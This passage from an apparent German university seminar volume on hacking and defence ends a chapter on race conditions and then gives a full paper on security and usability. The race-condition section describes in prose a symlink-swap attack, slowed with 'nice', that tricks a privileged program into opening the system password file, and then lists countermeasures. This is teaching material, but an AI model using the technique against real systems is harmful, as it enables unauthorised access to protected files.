Verändert sich dieser Sachverhalt nun während des Ausführens von `access()` und `do_something()`, so führt das Programm trotzdem die Funktion `do_something()` aus, obwohl der User eigentlich gar keinen Zugriff mehr auf die Datei haben sollte.

7.3 Exploits

Ein typischer Angriff auf *Race-Conditions* erfolgt durch geschicktes Setzen von *Links*: Zuerst wird eine Datei erzeugt, auf die der User Zugriff hat und diese wird dem von der *Race-Condition* betroffenen Programm als Parameter übergeben.

Nachdem das Programm seine Sicherheitsüberprüfungen abgeschlossen hat, wird die Datei entfernt und durch einen Link auf eine Datei, auf die man eigentlich zugreifen möchte (z.B. die Passwort Datei des Systems) ersetzt. Das anfällige Programm öffnet somit irrtümlich die Datei, auf die der Link gesetzt wurde.

Dies setzt natürlich ein sehr genaues Timing der Angriffe voraus und erfordert evtl., dass die Ausführung des anfälligen Programms verlangsamt wird. Durch die Verwendung von *nice*, sowie dem Beobachten der letzten im Dateisystem vermerkten Zugriffszeit der Fake-Datei, lässt sich dies erreichen.

7.4 Gegenmaßnahmen

In [BJSW05] werden zwei verschiedene Methoden vorgeschlagen, wie *Race-Conditions* zu vermeiden sind. Die eine Möglichkeit sieht vor, den *System-Call* `open()` derart zu verändern, dass man ihm über einen weiteren Parameter die UID des Users übergibt, mit dessen Rechten eine Datei geöffnet werden soll. Hat dieser User die erforderlichen Rechte nicht, schlägt die Operation fehl.

Eine weitere Möglichkeit besteht darin, einen weiteren Prozess mit den eingeschränkten Rechten des ausführenden Users zu forken, diesen die Datei öffnen zu lassen und den *File-Deskriptor* auf die Datei z.B. über eine Pipe an den Vater-Prozess mit *Super-User-Rechten* durch zu reichen.

Literatur

[Anis04] Alexander Anisimov. Defeating Microsoft Windows XP SP2 Heap protection, 2004. http://www.maxpatrol.com/defeating-xpsp2-heap-protection.pdf.

[BJSW05] Nikita Borisov, Rob Johnson, Naveen Sastry und David Wagner. Fixing Races for Fun and Profit. In *USENIX*, 2005. http://www.cs.berkeley.edu/~nks/papers/races-usenix05.pdf.

[c0nt] c0ntex. Bypassing non-executable stack during exploitation using return-to-libc. http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf.

[Cono99] Matt Conover. w00w00 on Heap Overflows, 1999. http://www.w00w00.org/files/articles/heaptut.txt.

[dRaa05] Theo de Raadt. Exploit Mitigation Techniques. In *OpenCON*, 2005. http://www.openbsd.org/papers/ven05-deraadt/mgp00001.html.

[HaFi01] Dr. Richard Hall und Torsten Fink. Linux memory management, 2001. http://www.inf.fu-berlin.de/lehre/SS01/OS/Lectures/Lecture14.pdf.

[HKVW07] Hans-Joachim Hof, Stephan Krause, Lars Völker und Uwe Walter (Hrsg.). Hacking und Hackerabwehr. Seminarband WS06/07. Technischer Bericht TM-2007-1, Institut für Telematik, Universität Karlsruhe (TH), März 2007. http://doc.tm.uka.de/2007/TM-2007-1.pdf.

[I.E.99] I.E.C.C. Dynamic Linking and Loading, Juni 1999. http://www.iecc.com/linker/linker10.html.

[Kaem01] Michael 'MaXX' Kaempf. Vudo - An object superstitiously believed to embody magical powers. *Phrack Magazine*, 2001. http://doc.bughunter.net/buffer-overflow/heap-corruption.html.

[Lind06] Felix „FX“ Lindner. A heap of risk. *Heise Security*, Juni 2006. http://www.heise-security.co.uk/articles/74634.

[Löh05] Klaus-Peter Löhr. Sicherer Programmieren, 2005. http://www.inf.fu-berlin.de/lehre/WS05/SySi/folien/SS-12.5.pdf.

[One96] Aleph One. Smashing The Stack for Fun and Profit. *Phrack Magazine* 49(49), August 1996. http://www.phrack.org/archives/49/P49-14.

[Rich02] Gerado Richarte. Four different Tricks to bypass StackShield and StackGuard Protection, April 2002. http://www.coresecurity.com/index.php5?module=ContentMod&action=item&id=1146.

[Scut01] Scut. Exploiting Format String Vulnerabilities, März 2001. http://julianor.tripod.com/teso-fs1-1.pdf.

[SGPM+04] Hovav Shacham, Eu-Jin Goh, Matthew Page, Nagendra Modadugu, Ben Pfaff und Dan Boneh. On the Effectiveness of Address-Space Randomization, 2004. http://www.stanford.edu/~blp/papers/asrandom.pdf.

Abbildungsverzeichnis

Security und Usability

Tuan Kiet Bui

Protokolle für die sichere Kommunikation existieren in großer Zahl und auf unterschiedlichen Schichten des ISO/OSI-Modells. Dennoch bestehen in der Praxis oft Sicherheitsprobleme, weil diese Protokolle nicht oder nicht richtig eingesetzt werden. Der Vortrag beleuchtet die Fragestellung, wie die Herstellung sicherer Kommunikationsverbindungen für den Nutzer einfacher gestaltet werden kann, um auch im Alltagseinsatz ein hohes Maß an Sicherheit zu erreichen.

1 Einleitung

Sicherheit ist immer ein bekanntes und aktuelles Thema. Es ist selbstverständlich, dass man sein Haus oder sein Auto abschließt, bevor man ausgeht. Nach dem Boom der Informations-Technologie in den 80ern gefolgt von der Weit-Verbreitung des PCs und der Popularität des World Wide Webs (WWW) in den 90ern steht Computer-Sicherheit, die nicht nur für Unternehmen sondern auch für Heim-User relevant ist, im Mittelpunkt.

Es ist unvorstellbar, dass ein PC oder ein Notebook heutzutage nicht vernetzt ist. Der Eine surft im Internet, ruft Webmail-Dienste auf, liest Nachrichten, hört Online-Musik, der Andere öffnet sein Online-Banking-Konto, kauft etwas auf Ebay, überweist Geld, usw. Es ist selbstverständlich, dass man dank Internet fast alles per PC erledigen kann. Aber wenn man genauer und tiefer den Stand der Sache anschaut, ist es für die Nutzer nicht mehr einfach: man surft nicht sicher, weil viele Vieren, Würme und Spyware ihn über Internet und Schwachstellen des Benutzer-Systems erreichen könnten. Es gibt jede Menge von gefährlichen Websiten und Webportalen, die den User-PC sofort nach einem Klick auf den Link zu denen mit Viren und Würmen infizieren. Diese Malware stiehlt wichtige Daten aus dem Opferrechner, z.B. Bankkonto-Daten, Kreditkarte-Daten, Passwörter usw. Dann schickt sie diese per Internet zurück zu dem Urheber. Die Internet-User haben Angst. Sie müssen Antiviren- und Firewall-Software kaufen, um sich selbst zu schützen. Sie müssen ständig Patches und Updates für den Browser und das Betriebssystem herunterladen und installieren. Aber dies reicht nicht aus. Die Angreifer haben einen neuen Trick: Phishing. „Phishing“ ist ein krimineller Versuch eine gefälschte Existenz, z.B. eine Bank, ein Shop-Portal, als eine vertrauenswürdige Existenz, Services anzubieten. Dadurch können sie die empfindlichen Daten des Opfers stehlen.

SANS Institute veröffentlicht jährlich seit 2000 die „Top 20 Security Risks“-Liste. Die Liste 2007 [SANS07] zeigt: unter allen Sicherheitsgefahren werden die Gefahren, die sich auf Internet beziehen, am häufigsten genannt. Die Internet-User haben sich mehr zu sorgen: auf der Benutzerseite treten die Sicherheitslöcher am häufigsten auf. Wer einen Web-Browser, einen Email-Klienten, eine Web-Applikation oder eine Antiviren-Software benutzt, muss darauf achten, dass die Software frei von den bekannten Sicherheitslücken ist. Das Internet, die kooperative Umgebung, wird mehr und mehr unsicher. Deswegen ist es notwendig, dass jeder Nutzer sichere Kommunikation zur Verfügung hat. Das bekannte RSA-Kryptosystem und das Diffie-Hellman-Schlüsselaustausch-Protokoll, die bereits im Jahr 1976 beschrieben wurden, sind die Grundlagen, eine sichere Kommunikationsverbindung herzustellen. Aber ihre

Verbreitung ist noch begrenzt, da sie schwer und unfreundlich für die Nutzer zu benutzen sind. Diese Seminararbeit beleuchtet den Sachverhalt, wie Nutzer eine sichere Kommunikationsverbindung im Alltag einfacher herstellen können.

2 Grundlagen: Sicherheit auf Schichten des OSI-Modells

Das ISO/OSI-Referenzmodell 1 ist eine Bereitstellung eines international standardisierten Modells, das der gedanklichen Strukturierung von Kommunikationssystemen dient.




Abbildung 1: ISO/OSI 7 Schichten-Modell [ZiWa06].

[Reed03] deutet die Sicherheitsbedrohungen und die Sicherheitsmechanismen auf verschiedenen Schichten des ISO/OSI-Modells an.

2.1 Schicht 1: Bitübertragung

Schicht 1 ist zuständig für die Übertragung von Bits. Entfernung von Strom oder Netzwerkkabel gehören zu den Sicherheitsdrohungen. Das Lauschen von Daten und die unbefugten Änderungen der physikalischen Umgebung sind also die wichtigsten Sicherheitsdrohungen. Um solche Gefahren zu vermeiden, sind die folgenden Maßnahmen einzusetzen: Biometrik-Authentifizierung, Data-Storage-Kryptographie, elektromagnetisches Shielding usw.

2.2 Schicht 2: Sicherung

Die Sicherungschicht erweitert den nachrichtentechnischen Kanal zum abstrakten gesicherten Kanal. Sie ist verantwortlich für die Übertragung von Daten zwischen direkt verbundenen Geräten, die Gliederung eines Bitstromes in Dateneinheiten und die Pufferung von Daten sowohl beim Sender als auch beim Empfänger. MAC-Adress-Spoofing ist eine wichtige Gefahr, da ein verbundenes Gerät die Identität von anderen Geräten verwendet. Um dieses zu vermeiden, muss die MAC-Adress-Filtering-Maßnahme angewendet werden. Ein weiteres sehr wichtiges Sicherheitsproblem ist die nicht-authentifizierte Verbindung des Wireless-LANs. Authentifizierung, Verschlüsselung und MAC-Adress-Filtering sind mögliche Gegenmaßnahmen.

2.3 Schicht 3: Vermittlung

Die Vermittlungsschicht verknüpft Übertragungsabschnitte zu „Ende-zu-Ende-Strecken“. Sie ist also verantwortlich für die Wegwahl im Kommunikationssystem und die Adressierung der Geräte. Die am häufigsten betroffenen Sicherheitslücken der Vermittlungsschicht sind Route-Spoofing und IP-Adress-Spoofing. Route-Spoofing ist eine Angriffsart, bei der falsche Netzwerk-Topologien vorgetäuscht werden. IP-Adress-Spoofing ist eine Angriffsart, bei der Pakete die gefälschte Quelladresse tragen. Strikte Maßnahmen gegen Spoofing und Route-Filter sind die effektive Abwehr.

2.4 Schicht 4: Transport

Die Transportschicht ist zuständig für die Übertragung von Daten zwischen Anwendungen, Fehlererkennung und -behebung, die Pufferung und das Multiplexen. Die Sicherheitsgefahren sind unter anderem der Missbrauch von undefinierten oder schlecht definierten Bedingungen der Transportschicht, die Auflistung der Host-Information, die überlappende Benutzung der Portnummern und die Spoofing-Bedrohung des Transmissionsmechanismuses. Die effektive Abwehr sind strikte Firewall-Regeln, um den Zugriff auf bestimmte Transmissionsprotokolle zu beschränken. Zustandsbehaftete Überprüfung auf der Firewall-Schicht, um die unzulässigen Flags zu vermeiden, zählt zu den notwendigen Sicherheitsmechanismen.

2.5 Schicht 5: Kommunikationssteuerung

Die Kommunikationssteuerungsschicht bietet die Nichtunterbrechbarkeit von Kommunikationsbeziehungen und die Gliederung des Datenaustauschs nach Gesichtspunkten der Anwendung. Ein schwacher oder nicht-vorhandener Authentifizierungsmechanismus ist eine der wesentlichen Sicherheitslücken. Dazu gehört die Übertragung von Usernamen und Passwort im Klartext. Zusätzlich sind Spoofing und Hijack(Entführung), die auf der Sessionsidentifizierung bassieren, die wichtigen Gefahren. Die Sicherheitslücken lassen sich durch die auslaufende Information („leakage of information“), die nach vielen Authentifizierungsversuchen gesammelt wird, entdecken. Die gescheiterten Versuche, die nicht eingeschränkt sind, werden durch die Bruce-Force-Methode angegriffen. Um eine sichere Kommunikationssteuerungsschicht gewährleisten zu können, sind die Passwörter vor der Übertragung zu verschlüsseln, die Sessionsidentifikation per kryptographische Verfahren auszuwählen und die Anzahl der gescheiterten Versuche per Timing-Mechanismus zu begrenzen.

2.6 Schicht 6: Darstellung

Die Darstellungsschicht ermöglicht die Kommunikation zwischen heterogenen Geräten und die einheitliche Darstellung der Daten. Die wesentlichsten Sicherheitsdrohungen sind der schlechte Umgang mit unerwarteten Eingaben, die z.B. einen System-Crash verursacht, und die Lücken der Kryptographie. Um solche Sicherheitsdrohungen zu vermeiden, müssen die Eingaben vor der Ausführung überprüft werden. Außerdem sind die Kryptographie-Lösungen ständig zu aktualisieren, um solche Sicherheitslücken schnell zu decken.

2.7 Schicht 7: Anwendungskommunikation

Die Anwendungsschicht stellt den Austausch von anwendungsabhängigen Daten bereit. Die Sicherheitsprobleme sind u.a. Backdoors, Applikations-Design-Lücken, Lücken der Programm-Logik und die komplexe Sicherheit, die zu Unverständnis und keiner Implementation führt.

Standards, Test und Code-Review sind die Grundlinie, um solche Lücken der Programm-Logik zu entdecken und die Qualität der Applikation zu verbessern. IDS Systeme (Intrusion Detection System) können eingesetzt werden, um die Applikationen zu überwachen. Dadurch können die boshaftige Verhalten der Applikationen gefunden werden. Firewall-Lösung ist also möglich, um die unbefugte oder verstekte Benutzung des Netzwerks zu vermeiden.

Im Folgenden werden die konkreten Probleme der Kommunikation und die Begründung erwähnt. Dann folgen die Lösungsansätze und die konkreten Lösungen.

3 Sicherheitsprobleme der Kommunikation

3.1 Die Probleme

Benutzername-Passwort ist ein klassischer und benutzerfreundlicher Authentifizierungsmechanismus für die Computer-Nutzer. Jedes Computersystem kann durch dieses Paar die Identität des Nutzers sicherstellen. Mit anderen Worten erkennt das System, wer sich gerade ins System einloggt. Matt Bishop in [Bish05] hat viele Probleme mit Passwörtern genannt. Viele Systeme, die über ein vordefiniertes Benutzername-Passwort-Paar verfügt, wurden angegriffen. Nutzt man ein eigenes ausgedachtes Passwort, könnte es trotzdem ein Problem sein: solche einfache Passwörter wie „password“, „passwort“, „sicherheit“ usw. werden schnell per Wörterbuch-basierten Angriff erraten. Denkt man sich ein kompliziertes Passwort aus, um die Sicherheit zu erhöhen, wird es schwieriger, es sich zu merken. Dieser Widerspruch ist wirklich ein Problem für den Nutzer. Nicht nur das muss jeder Benutzer verschiedene Konto-Passwort-Paare für verschiedene Zielsysteme verwenden. Je höher die Anzahl der Passwörter ist, desto simpler sind sie. Das ist wiederum ein Problem für die Sicherheit. Die Studie in [AdSa99] hat dies angedeutet und hat also vier Faktoren aufgelistet, die den Wirkungsgrad der Passwörter beeinflussen:

- Die Anzahl der Passwörter.
- Das Passwort selbst.
- Der Zusammenhang zwischen dem Passwort und der Tätigkeit des Nutzers.
- Die Wahrnehmung des Nutzers, wie wichtig die Sicherheit ist.

Der obere Abschnitt zeigt, dass Passwort kein perfekter aber benuztbarer Sicherheitsmechanismus ist, da es einfach anzuwenden ist. Auch wenn Passwort-Mechanismen völlig sicher wären, hätte man trotzdem keine sichere Kommunikation. Ein Beispiel: Man verschlüsselt seine Emails nicht, da man nicht weiß, warum man es machen soll und wie man es machen kann. Peter Gutmann hat im Linux-Magazin Feb. 2006 über solche Probleme geschrieben [Gutm06c]: keine Email-Verschlüsseslung, falsche Zertifikate auf der HTTPS-Webseiten, Phishing usw. sind für die Internet-User die Realität. Die Experten, die die PKI (Public Key Infrastructure [SaHo05], [HoSa06]) bereitstellen, haben nicht daran gedacht, dass ihr Produkt für die meisten Benutzer einsetzbar und benutzbar sein sollte. Solche Technologie, die seit Mitte der 90-er einsatzbereit sein soll, ist zur Zeit zu kompliziert für die Meisten. Die Innovation und Revolution der Technologie hat dazu beigetragen, TLS (Transport Layer Security [DiRe06]) herauszubringen. Aber wie es eingesetzt werden soll, wird immer noch in Frage gestellt. Die Benutzbarkeit der Sicherheitssoftware soll in Frage gestellt werden.

Suft man, bekommt man oft nur Popup-Fernster, Warnungen, Fehlermeldungen, DNS-Fehler, Javascript-Probleme, fehlende Plugins, unerreichbare Server usw. So viele, überflüssige Information für die Nutzer führen nur zu einem negativen Effekt: die Nutzer schließen alle

Abbildung 2: Ein Beispiel der Zertifikatswarnung auf einer Webseite [Gutm06c].

Fenster, egal ob sie relevant sind oder nicht. Das Problem hier liegt wieder an den Software-Entwicklern, da die GUI und die Meldungen nicht benutzerfreundlich sind. Viele schließen Warnungfenster, über die das falsche Zertifikate des Online-Bankings berichten, um dann wie immer die Online-Transaktion auszuführen. Es gibt nur einen Unterschied: man könnte das nächste Opfer von Phishing sein. Phisher nutzen die Geheimdaten, die man eingegeben hat, um Geld aus dem Bank-Konto zu stehlen. Abbildung 2 zeigt ein Beispiel.




Abbildung 3: KGPG dient als grafisches Frontend zu GPG. Leider orientiert sich die Oberfläche viel zu sehr am Kommandozeilen-Original [Gutm06b].

Software soll sich am Nutzer orientieren und nicht umgekehrt – dies ist eine der Faustregeln der Software-Technik und gilt besonders bei Sicherheitsprogrammen. Computer-Benutzer haben normalerweise konkrete Vorstellungen, wie Anwendungen funktionieren sollen und in welcher Reihenfolge was gemacht werden soll. Funktioniert eine Applikation nicht wie erwartet, bringt

sie die Benutzer in Schwierigkeit. Als typisches Beispiel ist das Erzeugen eines Schlüsselpaars (öffentlicher und privater Key). Unter der Unix-Komandozeile-Version von GPG sind viele Optionen auszuwählen, um dies zu erledigen. Solche Tätigkeiten sind für CLIs (Command Line Interfaces) normal, da die Benutzer nicht anders erwarten. Dummerweise haben die GUI-Entwickler die Komandozeile-Version genommen und fast 1-zu-1 auf die graphische Version abgebildet (Abbildung 3).

3.2 Warum treten solche Probleme häufig auf?

So viele Probleme für die Benutzer. Woran liegt das? Um die richtigen Antworten zu geben, müssen die Benutzer, die Software und die Programmierer analysiert werden.

3.2.1 Die Benutzer

Jerome Saltzer und Michael Schroeder entdeckten im Jahr 1975 ein nützliches Prinzip, das die Aussage über das Verhalten der Benutzer macht: das Prinzip der psychologischen Akzeptierbarkeit („The Principle of Psychological Acceptability“ [SaSc75]). Das Prinzip besagt, dass die Nutzer-Schnittstelle entworfen werden soll, so einfach wie möglich zu sein. Falls der Nutzer den Sicherheitsmechanismus anwenden muss, und dessen Vorgang zu seiner Vorstellung passt, macht er wenige Fehler, ansonsten macht er viele Fehler. Falls sich ein Nutzer sehr viele Passwörter merken muss, schreibt er sie lieber auf einen Zettel oder er denkt sich nur einfache Passwörter aus. Der Nutzer macht Fehler, da er versucht, die Schwierigkeit zu umgehen.

Außerdem kennt der Benutzer nicht die Gefahren, die auftreten können. Man erwartet nicht, dass beim Einloggen ein Angreifer versucht, das eigene Passwort zu knacken oder abzuhören und abzulesen. Viele wissen nicht, dass wenn man ein Online-Banking-Portal mit einem falschem Zertifikat nutzt, es dazu führen kann, dass Kriminellen sein Geld stehlen. Die Unwissenheit ist also ein großes Problem.

Abbildung 4: Die Zertifikatswarnung des IE bringt nicht viele: Sie packt zu viele Informationen mit unzureichenden Erklärungen in ein Fenster

Das klassische Paper [WhTy99] trägt dazu bei, die genannten Probleme zu begründen: Sicherheit ist für die Nutzer nur das zweite Interesse. Sie stellt eine Kommunikationsverbindung her, um zu surfen, zu shoppen, Geld zu überweisen, nicht irgendein Zertifikat zu überprüfen. Dies

hat eine Folge: Falls das Sicherheitssystem ihnen keine gewisse Benutzbarkeit anbietet, werden sie auch nicht auf die Sicherheit achten. Der Humanfaktor zählt immer als der „weakest link“ im Sicherheitssystem. Deswegen sollen die passenden Lösungen dazu gegeben werden.

Für die Nutzer, die gut über das Thema Sicherheit informiert sind, entstehen noch andere Schwierigkeiten: Meldungsflut. Bombadieren so viele Fehler- und Warnungsmeldungen den Nutzer, will er alles einfach schließen. Der Nutzer ist überreizt. Es ist nicht mehr wichtig für ihn, ob die Meldung ein falsches Zertifikat oder nur einen Javasript-Fehler anzeigt. Dies ist nochmals eine Hürde für den Einsatz von Sicherheit. Abbildung 4 zeigt eine Zertifikatswarnung des IE, die dem Nutzer bei Entscheidungen nicht viel hiflt.

3.2.2 Die Software und die Entwickler

Auf der Seite der Softwareentwickler gibt es andere Probleme. Die Sicherheit ist nicht das wichtigste für den Programmierer. Er plant die Sicherheit oft nicht am Anfang ein, sondern fügt sie später zu der Software hinzu. Ein Programm ist sicher, wenn alles, was nicht passieren soll, wirklich nicht passiert. Abbildung 5 verdeutlicht diese Situation.




Abbildung 5: Die Default-Funktionalität des IE führt zu einem Problem: die Daten werden nicht verschlüsselt trotzdem verschickt.

Benutzbarkeit hat in der Sicherheits-Community nur die zweite Priorität: in der ersten Linie ist die technische Sicherheit zu berücksichtigen. Die Studie in [WhTy99] über das kommerzielle Tool PGP 5.0 zeigt, wie aufwendig es ist, es zu benutzen. Ein solcher Sicherheitssoftware-Entwurf, der die zentrale Rolle der Benutzer nicht oder nicht richtig berücksichtigt, gehört zu der theoretisch perfekten Sicherheit. Mit anderen Worten weicht die Sicherheit solcher Applikationen oft erheblich von der effektiven ab. Theoretisch sind PKI und Chipkarten die perfekte Wahl zur Authentifizierung. Dummerweise sind beide Techniken so mühsam im praktischen Einsatz, dass sie kaum jemand verwendet. Ihre effektive Auswirkung auf die Sicherheit ist damit viel geringer als die herkömmlichen Benutzernamen und Passwörter. Das Problem liegt daran, dass Sicherheitsexperten sich gern auf die theoretisch höchste Sicherheit konzentrieren. Hier ist etwas abzuändern: Benutzbarkeit sollte zu den Anforderungen der Sicherheitsrichtlinie gehören.

Die graphische Benutzer-Schnittstelle (GUI) muss auch die Verantwortung für die Benutzbarkeit übernehmen. Viele wichtige Sicherheitswarnungen können die Nutzer schließen oder den Default-Knopf klicken, was zu schädlichen Konsequenzen führt. Ein Beispiel ist, dass der Benutzer in vielen Browsern sämtliche Sicherheitsfeatures abschalten kann, was wenig sinnvoll ist. Es fehlt ein negatives Pflichtenheft, um festzustellen, was das GUI dem Nutzer auf keinen Fall ermöglichen darf. Abbildung 6 ist ein sehr gutes Beispiel.




Abbildung 6: Ein gefährliches GUI-Design: Die zugrundeliegenden Sicherheitsfunktionen können per Option abgeschaltet werden [Gutm06c].

4 Lösungsansätze

Die oberen Abschnitte nennen viele SicherheitsProbleme und Gründe für dies. Um die richtigen Lösungen zu finden, muss man zu erst die Anforderungen an die Benutzbarkeit festlegen. [WhTy99] empfiehlt vier Anforderungen:

- Das System muss den Nutzer darauf hinweisen, welche Sicherheitsaufgaben er erledigen muss,
- Und wie der Nutzer die Aufgaben erledigen kann.
- Das System ermöglicht dem Nutzer nicht, gefährliche Fehler zu machen.
- Die GUI verfügt über eine gewisse Benutzbarkeit, damit der Anwender einfach mit deren umgehen kann.

Diese vier Anforderungen sind die Grundlagen für die folgenden Lösungsansätze.

4.1 Benutzer sind keine Feinde

Sicherheit und Benutzbarkeit werden oft als Konkurrenten gesehen. Sicherheitsexperten neigen dazu, die Sicherheitsmechanismen möglichst nicht bekanntzugeben, da diese Information den Nutzern und gleichzeitig den Angreifern hilft. Anne Adams und Martina Angela Sasse haben in [AdSa99] das „need-to-know“-Prinzip aus dem Militär verdeutlicht: je mehr man vom Sicherheitsmechanismus weiß, desto einfacher ist es, das System anzugreifen. Das heißt, mehr

Begrenzung auf diese Information bedeutet bessere Sicherheit. Es mangelt den Nutzern an Sicherheitswissen. Das ist sicherlich ein falscher Ansatz. Wenn der Nutzer nur geringes Wissen von Sicherheit hat, kann er mehr Fehler machen, und dadurch verursacht er Sicherheitslücken.

[SaFl05] betont die Rolle der Benutzer in der Sicherheit. Die Benutzer wählen immer den einfachsten Weg. Deswegen ist es notwendig, durch Training und Erziehung sie darauf hinzuweisen, warum Sicherheit und sichere Kommunikation wichtig sind. Dadurch werden sie motiviert und überzeugt, eine aufwendige aber sichere Kommunikationsverbindung herzustellen. Eine positive Sicherheitskultur is noch auszubauen, in der die Wichtigkeit der Sicherheit richtig geschätzt wird.

4.2 User-centered Design

„User-centerd Design“ (Benutzer als Mittelpunkt des Entwurfs) ist ein wesentlicher Ansatz, um die Benutzbarkeit zu erhöhen. In der Software-Entwicklung wird Sicherheit zu den nichtfunktionalen Anforderungen gezählt. Da sie nachträglich eingefügt wird, wird ihre Usability auch nicht beachtet. Um die Benutzbarkeit zu erhöhen, muss Sicherheit ganz am Anfang eingeplant werden und die Nutzer sollen zu den Beteiligten des Software-Entwurfs gehören.

Ein klassisches Beispiel für Anti-User-centerd-Design ist der PGP 5.0 Fall, der in [WhTy99] erwähnt wurde. Das Hauptproblem liegt daran, dass Experten ein gleiches Sicherheitswissenniveau von den normalen Benutzern erwarten. Dies ist unrealistisch und ein falscher Ansatz. Es ist offensichtlich die Aufgabe der Entwickler, den Nutzern mächtige gleichzeitig einfach zu benutzende Funktionen anzubieten. Durch eine gewisse Abstraktion, Automatisierung und Erwartung der Benutzer wird dieses Ziel erreicht. GUI ist einer der beteiligten Faktoren, die in „user-centerd Design“ beachtet werden sollen. Ein schlecht benutzbares GUI bremst nur die Motivation der Nutzer, dass sie den Sicherheitsmechanismus in ihre Hauptaufgabe integriert. Mit anderen Worten spielt Sicherheit nur die Hilfsrolle, was die Entwickler wahrnehmen müssen, damit sie die richtigen Entscheidungen in der Entwurfsphase treffen können:

- Ein Sicherheitsmechanismus muss bereitgestellt werden, um die Hauptaufgaben zu erledigen. Das heißt, ein Sicherheitstask darf keinen Konflikt mit dem Haupttask verursachen. Der Ablauf vom Sicherheitstask muss in den Haupttask integriert werden, damit der Sicherheitsmechanismus eine höhere Benutzbarkeit erreicht.
- Es soll für die Benutzer klar sein, dass der Sicherheitstask nötig ist. Dadurch werden sie motiviert und nehmen am Sicherheitstask teil.

[SaFl05] empfiehlt noch ein Verfahren, damit ein sicheres benutzbares System erzielt wird. Die zwei wichtigsten Schritte sind:

- Die Teilnahme aller Beteiligten, u.a. sind Sicherheitsexperte und Benutzer.
- Integration der Sicherheit in die Software-Dokumentation.

Daraus folgt die AEGIS (Appropriate and Effective Guidance for Information Security). AEGIS ist eine Software-Technik-Methodologie, um ein sicheres benutzbares Systen zu entwickeln. Die AEGIS-Methodologie besteht aus 6 Schritten:

1. Sammeln aller Beteiligte in der Entwurfsphase.
2. Identifizieren der wichtigsten Komponenten (Assets) des Systems, u.a. Hardware, Software, Mitarbeiter usw.

3. Modellieren der Assets im Kontext der Operation, das heißt, der Kontext, in dem die Assets operieren, laufen oder funktionieren.
4. Feststellen der Sicherheitsanforderungen der Assets.
5. Durchführen einer Risiko-Analyse, in der die Verwundbarkeit, die Bedrohung und die Gefahren des Systems identifiziert werden.
6. Der letzte Schritt ist das Entwerfen der Sicherheit des Systems.

